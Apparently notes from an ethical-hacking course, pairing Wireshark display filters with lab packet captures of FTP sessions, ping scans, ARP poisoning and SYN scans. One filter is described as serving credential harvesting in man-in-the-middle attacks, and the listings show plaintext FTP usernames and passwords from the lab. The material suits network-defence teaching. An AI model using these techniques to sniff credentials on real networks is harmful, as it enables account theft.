4491	1250.7544492	192.168.1.17	192.168.1.21	TCP	60	49288 → 21 [ACK] Seq=134 Ack=423 Win=7768 Len=0
4492	1250.7566882	192.168.1.17	192.168.1.21	TCP	54	[TCP Dup ACK 4491#1] 49288 → 21 [ACK] Seq=134 Ack=423 Win=7768 Len=0
4515	1259.7710160	192.168.1.17	192.168.1.21	FTP	81	Request: PORT 192,168,1,17,192,139
4516	1259.7727550	192.168.1.17	192.168.1.21	TCP	81	[TCP Retransmission] 49288 → 21 [PSH, ACK] Seq=134 Ack=423 Win=7768 Len=27
4518	1259.7734266	192.168.1.21	192.168.1.17	FTP	84	Response: 200 PORT command successful.
4520	1259.7810564	192.168.1.21	192.168.1.17	TCP	84	[TCP Retransmission] 21 → 49288 [PSH, ACK] Seq=423 Ack=161 Win=65536 Len=30
4524	1259.7910703	192.168.1.17	192.168.1.21	FTP	74	Request: LIST iIWasHere.txt
4526	1259.7908623	192.168.1.17	192.168.1.21	TCP	74	[TCP Retransmission] 49288 → 21 [PSH, ACK] Seq=161 Ack=453 Win=7740 Len=20
4527	1259.7974576	192.168.1.21	192.168.1.17	FTP	108	Response: 125 Data connection already open; Transfer starting.
4530	1259.7979335	192.168.1.21	192.168.1.17	FTP	78	Response: 226 Transfer complete.
4531	1259.8046941	192.168.1.21	192.168.1.17	TCP	108	[TCP Retransmission] 21 → 49288 [PSH, ACK] Seq=453 Ack=181 Win=65280 Len=54
4534	1259.8049691	192.168.1.21	192.168.1.17	TCP	78	[TCP Retransmission] 21 → 49288 [PSH, ACK] Seq=507 Ack=181 Win=65280 Len=24
4536	1259.8054072	192.168.1.17	192.168.1.21	TCP	60	49288 → 21 [ACK] Seq=181 Ack=531 Win=7660 Len=0
4538	1259.8130700	192.168.1.17	192.168.1.21	TCP	54	[TCP Dup ACK 4536#1] 49288 → 21 [ACK] Seq=181 Ack=531 Win=7660 Len=0

Frame 2936: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: VMware_4e:95:63 (00:0c:29:4e:95:63), Dst: VMware_6b:fd:f2 (00:0c:29:6b:fd:f2)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.21
Transmission Control Protocol, Src Port: 49284, Dst Port: 21, Seq: 67, Ack: 193, Len: 0
Source Port: 49284
Destination Port: 21
[Stream index: 657]
[Conversation completeness: Complete, WITH_DATA (47)]
[TCP Segment Len: 0]
Sequence Number: 67 (relative sequence number)
Sequence Number (raw): 3808577780
[Next Sequence Number: 67 (relative sequence number)]
[Acknowledgment Number: 193 (relative seq-number)]

NTI Ethical Hacking

ftp or ftp-data

Displays both FTP command (port 21) and data transfer (port 20) channels, useful for complete FTP session analysis.

ftp or ftp-data						
No.	Time	Source	Destination	Protocol	Length	Info
4530	1259.7979335...	192.168.1.21	192.168.1.17	FTP	78	Response: 226 Transfer complete.
5185	1466.6933136...	192.168.1.21	192.168.1.17	FTP	81	Response: 220 Microsoft FTP Service
5219	1472.0302418...	192.168.1.17	192.168.1.21	FTP	66	Request: USER win7B
5221	1472.0331764...	192.168.1.21	192.168.1.17	FTP	88	Response: 331 Password required for win7B.
5255	1480.5464054...	192.168.1.17	192.168.1.21	FTP	71	Request: PASS Passw0rd!f
5257	1480.5492651...	192.168.1.21	192.168.1.17	FTP	75	Response: 230 User logged in.
5269	1483.5386931...	192.168.1.17	192.168.1.21	FTP	81	Request: PORT 192,168,1,17,192,141
5272	1483.5463301...	192.168.1.21	192.168.1.17	FTP	84	Response: 200 PORT command successful.
5279	1483.5741485...	192.168.1.17	192.168.1.21	FTP	60	Request: LIST
5281	1483.5772557...	192.168.1.21	192.168.1.17	FTP	108	Response: 125 Data connection already open; Transfer starting.
5282	1483.5772558...	192.168.1.21	192.168.1.17	FTP-DA...	108	FTP Data: 54 bytes (PORT) (PORT 192,168,1,17,192,141)
5284	1483.5773726...	192.168.1.21	192.168.1.17	FTP	78	Response: 226 Transfer complete.
5374	1507.3427363...	192.168.1.17	192.168.1.21	FTP	81	Request: PORT 192,168,1,17,192,142
5377	1507.3493072...	192.168.1.21	192.168.1.17	FTP	84	Response: 200 PORT command successful.
5383	1507.3722302...	192.168.1.17	192.168.1.21	FTP	60	Request: LIST
5386	1507.3775811...	192.168.1.17	192.168.1.21	FTP	108	Response: 125 Data connection already open; Transfer starting.
5387	1507.3775813...	192.168.1.21	192.168.1.17	FTP-DA...	108	FTP Data: 54 bytes (PORT) (LIST)
5389	1507.3781409...	192.168.1.21	192.168.1.17	FTP	78	Response: 226 Transfer complete.

Frame 5377: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id 0

Ethernet II, Src: VMware_6b:fd:f2 (00:0c:29:6b:fd:f2), Dst: VMware_4e:95:63 (00:0c:29:4e:95:63)

Internet Protocol Version 4, Src: 192.168.1.21, Dst: 192.168.1.17

Transmission Control Protocol, Src Port: 21, Dst Port: 49292, Seq: 191, Ack: 90, Len: 30

Source Port: 21

Destination Port: 49292

[Stream index: 1222]

[Conversation completeness: Incomplete, DATA (15)]

[TCP Segment Len: 30]

Sequence Number: 191 (relative sequence number)

Sequence Number (raw): 432444154

[Next Sequence Number: 221 (relative sequence number)]

Acknowledgment Number: 90 (relative ack number)

Acknowledgment number (raw): 4088833182

0101 = Header Length: 20 bytes (5)

0000 00 0c 29 4e 95 63 00 0c 29 6b fd f2 08 00 45 00
0010 00 46 03 56 40 00 80 06 73 e5 c0 a8 01 15 c0 a8
0020 01 11 00 15 c0 8c 19 c6 92 fa f3 b6 a4 9e 50 1f
0030 01 00 68 98 00 00 32 30 30 20 50 4f 52 54 20 63
0040 6f 6d 6d 61 6e 64 20 73 75 63 63 65 73 73 66 75
0050 6c 2e 0d 0a

ftp.request.command == "USER" || ftp.request.command == "PASS"


Specifically filters FTP authentication packets, essential for credential harvesting in MITM attacks.

ftp.request.command == "USER" ftp.request.command == "PASS"						
No.	Time	Source	Destination	Protocol	Length	Info
6045	1693.1435072...	192.168.1.17	192.168.1.21	FTP	71	Request: PASS Passw0rd!f
6008	1681.3315221...	192.168.1.17	192.168.1.21	FTP	66	Request: USER win7B
5255	1480.5464054...	192.168.1.17	192.168.1.21	FTP	71	Request: PASS Passw0rd!f
5219	1472.0302418...	192.168.1.17	192.168.1.21	FTP	66	Request: USER win7B
4307	1218.7106479...	192.168.1.17	192.168.1.21	FTP	73	Request: PASS MySecurePass
4262	1206.8159858...	192.168.1.17	192.168.1.21	FTP	68	Request: USER testftp
4162	1186.5496228...	192.168.1.17	192.168.1.21	FTP	74	Request: PASS MySecurePass!
4124	1177.7889508...	192.168.1.17	192.168.1.21	FTP	68	Request: USER testftp
2852	814.126196619	192.168.1.17	192.168.1.21	FTP	73	Request: PASS MySecurePass
2776	791.751733696	192.168.1.17	192.168.1.21	FTP	68	Request: USER testftp
1550	422.969310137	192.168.1.17	192.168.1.21	FTP	71	Request: PASS Passw0rd!f
1546	422.957522262	192.168.1.17	192.168.1.21	FTP	66	Request: USER win7B
1493	421.573020677	192.168.1.17	192.168.1.21	FTP	71	Request: PASS Passw0rd!f
1489	421.549049880	192.168.1.17	192.168.1.21	FTP	66	Request: USER win7B
1406	405.625854933	192.168.1.17	192.168.1.21	FTP	66	Request: PASS User@
1402	405.609195227	192.168.1.17	192.168.1.21	FTP	70	Request: USER anonymous
1381	404.828904634	192.168.1.17	192.168.1.21	FTP	66	Request: PASS User@
1377	404.809897052	192.168.1.17	192.168.1.21	FTP	70	Request: USER anonymous
1353	400.933469216	192.168.1.17	192.168.1.21	FTP	66	Request: PASS User@
1349	400.917028958	192.168.1.17	192.168.1.21	FTP	70	Request: USER anonymous

NTI Ethical Hacking

icmp.type == 8 and icmp.code == 0

Identifies ICMP echo requests (ping scans), commonly used in network reconnaissance



Wireshark - Packet 777 - eth0

Filter: icmp.type == 8 and icmp.code == 0

No.	Time	Source	Destination	Protocol	Length	Info
776	261.351007467	192.168.1.21	192.168.1.22	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (no response found!)
777	261.351727161	192.168.1.22	192.168.1.21	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (reply in 780)

Frame 777: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0

Ethernet II, Src: VMware_4e:95:63 (00:0c:29:4e:95:63), Dst: VMware_6b:fd:f2 (00:0c:29:6b:fd:f2)

Internet Protocol Version 4, Src: 192.168.1.22, Dst: 192.168.1.21

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 28

Identification: 0x7ee7 (32487)

000. = Flags: 0x0

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: ICMP (1)

Header Checksum: 0x787e [validation disabled]

[Header checksum status: Unverified]

Source Address: 192.168.1.22

Destination Address: 192.168.1.21

[Stream index: 13]

Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0xfa30 [correct]

[Checksum Status: Good]


0000 00 0c 29 6b fd f2 00 0c 29 4e 95 63 08 00 45 00 ..)k....)Nc..E

0010 00 1c 7e e7 00 00 40 01 78 7e c0 a8 01 16 c0 a8 ...@..X~.....

0020 01 15 08 00 fa 30 7e e7 7e e70~..~.

arp and frame.time_delta < 0.1

Identifies ARP storm attacks with rapid ARP packets, typical in ARP poisoning.



Wireshark - *eth0

Filter: arp and frame.time_delta < 0.1

No.	Time	Source	Destination	Protocol	Length	Info
3	4.136507328	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
15	14.205477689	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
17	14.420113290	zte_e5:49:c3	VMware_78:dc:a4	ARP	60	192.168.1.1 is at 34:36:54:e5:49:c3
73	19.438357972	VMware_78:dc:a4	zte_e5:49:c3	ARP	60	192.168.1.22 is at 00:0c:29:78:dc:a4
75	24.234558821	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
84	34.246986025	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
91	36.568273417	VMware_6b:fd:f2	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.21 (duplicate use of 192.168.1.21 detected!)
92	36.640992219	zte_e5:49:c3	VMware_6b:fd:f2	ARP	60	192.168.1.1 is at 34:36:54:e5:49:c3 (duplicate use of 192.168.1.21 detected!)
121	41.660292242	zte_e5:49:c3	VMware_6b:fd:f2	ARP	60	Who has 192.168.1.21? Tell 192.168.1.1
122	41.660292335	VMware_6b:fd:f2	zte_e5:49:c3	ARP	60	192.168.1.21 is at 00:0c:29:6b:fd:f2
130	44.258422989	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
149	54.269191939	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
158	57.181381160	VMware_4e:95:63	Broadcast	ARP	42	Who has 192.168.1.22? Tell 192.168.1.16
159	57.182333911	VMware_78:dc:a4	VMware_4e:95:63	ARP	60	192.168.1.22 is at 00:0c:29:78:dc:a4
184	62.177561243	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21 is at 00:0c:29:6b:fd:f2
189	63.267892424	zte_e5:49:c3	VMware_4e:95:63	ARP	60	192.168.1.1 is at 34:36:54:e5:49:c3
191	64.280392928	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
224	71.253857300	zte_e5:49:c3	VMware_4e:95:63	ARP	60	Who has 192.168.1.16? Tell 192.168.1.1
225	71.253870890	VMware_4e:95:63	zte_e5:49:c3	ARP	42	192.168.1.16 is at 00:0c:29:4e:95:63
227	74.293154274	VMware_4e:95:63	VMware_78:dc:a4	ARP	42	192.168.1.21 is at 00:0c:29:4e:95:63
228	74.293237292	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
237	81.218353706	zte_e5:49:c3	VMware_78:dc:a4	ARP	60	192.168.1.1 is at 34:36:54:e5:49:c3
242	84.303702288	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
304	94.314690749	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
372	100.068071326	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	Who has 192.168.1.21? Tell 192.168.1.16
373	100.068144744	VMware_78:dc:a4	VMware_4e:95:63	ARP	60	192.168.1.22 is at 00:0c:29:78:dc:a4
374	100.068336147	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21 is at 00:0c:29:6b:fd:f2
377	100.643149269	zte_e5:49:c3	VMware_4e:95:63	ARP	60	192.168.1.1 is at 34:36:54:e5:49:c3
382	104.325009343	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
395	114.335820421	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)
400	116.523362389	VMware_4e:95:63	zte_e5:49:c3	ARP	42	192.168.1.16 is at 00:0c:29:4e:95:63
413	124.346933603	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)

NTI Ethical Hacking

arp.duplicate-address-frame

Flags duplicate IP address detection, a key indicator of ARP cache poisoning attacks.

arp.duplicate-address-frame									
No.	Time	Source	Destination	Protocol	Length	Info			
382	104.325009343	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
395	114.335820421	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
413	124.346933603	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
419	134.358013824	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
424	144.368740126	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
431	154.379538728	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
437	164.403523690	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
444	174.414592084	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
453	184.425460078	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
466	194.447765689	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
472	200.437908895	VMware_4e:95:63	VMware_78:dc:a4	ARP	42	192.168.1.21	is at	00:0c:29:6b:fd:f2	(duplicate use of 192.168.1.21 detected!)
473	200.437980380	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:78:dc:a4	(duplicate use of 192.168.1.21 detected!)
474	201.453359527	VMware_4e:95:63	VMware_78:dc:a4	ARP	42	192.168.1.21	is at	00:0c:29:6b:fd:f2	(duplicate use of 192.168.1.21 detected!)
475	201.453448216	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:78:dc:a4	(duplicate use of 192.168.1.21 detected!)
476	202.464396200	VMware_4e:95:63	VMware_78:dc:a4	ARP	42	192.168.1.21	is at	00:0c:29:6b:fd:f2	(duplicate use of 192.168.1.21 detected!)
477	202.464453007	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:78:dc:a4	(duplicate use of 192.168.1.21 detected!)
628	232.500008129	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21	is at	00:0c:29:6b:fd:f2	
779	261.352372812	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
787	262.365107752	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
789	263.375560463	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
791	264.386017607	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
793	265.396521042	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
799	266.469844051	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21	is at	00:0c:29:6b:fd:f2	
806	275.407059648	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
813	285.417597258	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
830	295.428608179	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
844	302.818114881	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21	is at	00:0c:29:6b:fd:f2	
854	305.439057714	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
886	315.449424894	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
908	325.459879527	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
928	335.471205266	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)
964	336.866464084	VMware_6b:fd:f2	VMware_4e:95:63	ARP	60	192.168.1.21	is at	00:0c:29:6b:fd:f2	
989	345.481546587	VMware_4e:95:63	VMware_6b:fd:f2	ARP	42	192.168.1.22	is at	00:0c:29:4e:95:63	(duplicate use of 192.168.1.21 detected!)

tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window_size <= 1024


Detects TCP SYN scans with Nmap-specific window sizes, indicating port scanning activity.

tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window_size <= 1024									
No.	Time	Source	Destination	Protocol	Length	Info			
1	0.000000000	212.65:49:c3	IEEE 1905.1-Control	ieee19_	215	Topology discovery			
2	1.335500909	192.168.1.17	192.168.1.16	TCP	66	49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
3	1.335607478	192.168.1.17	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
4	1.851061973	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
5	1.851761088	192.168.1.16	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
6	2.333920430	192.168.1.17	192.168.1.16	TCP	66	49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
7	2.335904823	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
8	2.351602146	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49212 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM			
9	2.351608848	192.168.1.16	192.168.1.17	TCP	54	8443 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
10	2.851444065	192.168.1.17	192.168.1.16	TCP	66	[TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM			
11	2.851546313	192.168.1.16	192.168.1.17	TCP	54	8443 → 49213 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0			
12	3.367030759	192.168.1.17	192.168.1.16	TCP	62	[TCP Port numbers reused] 49213 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM			
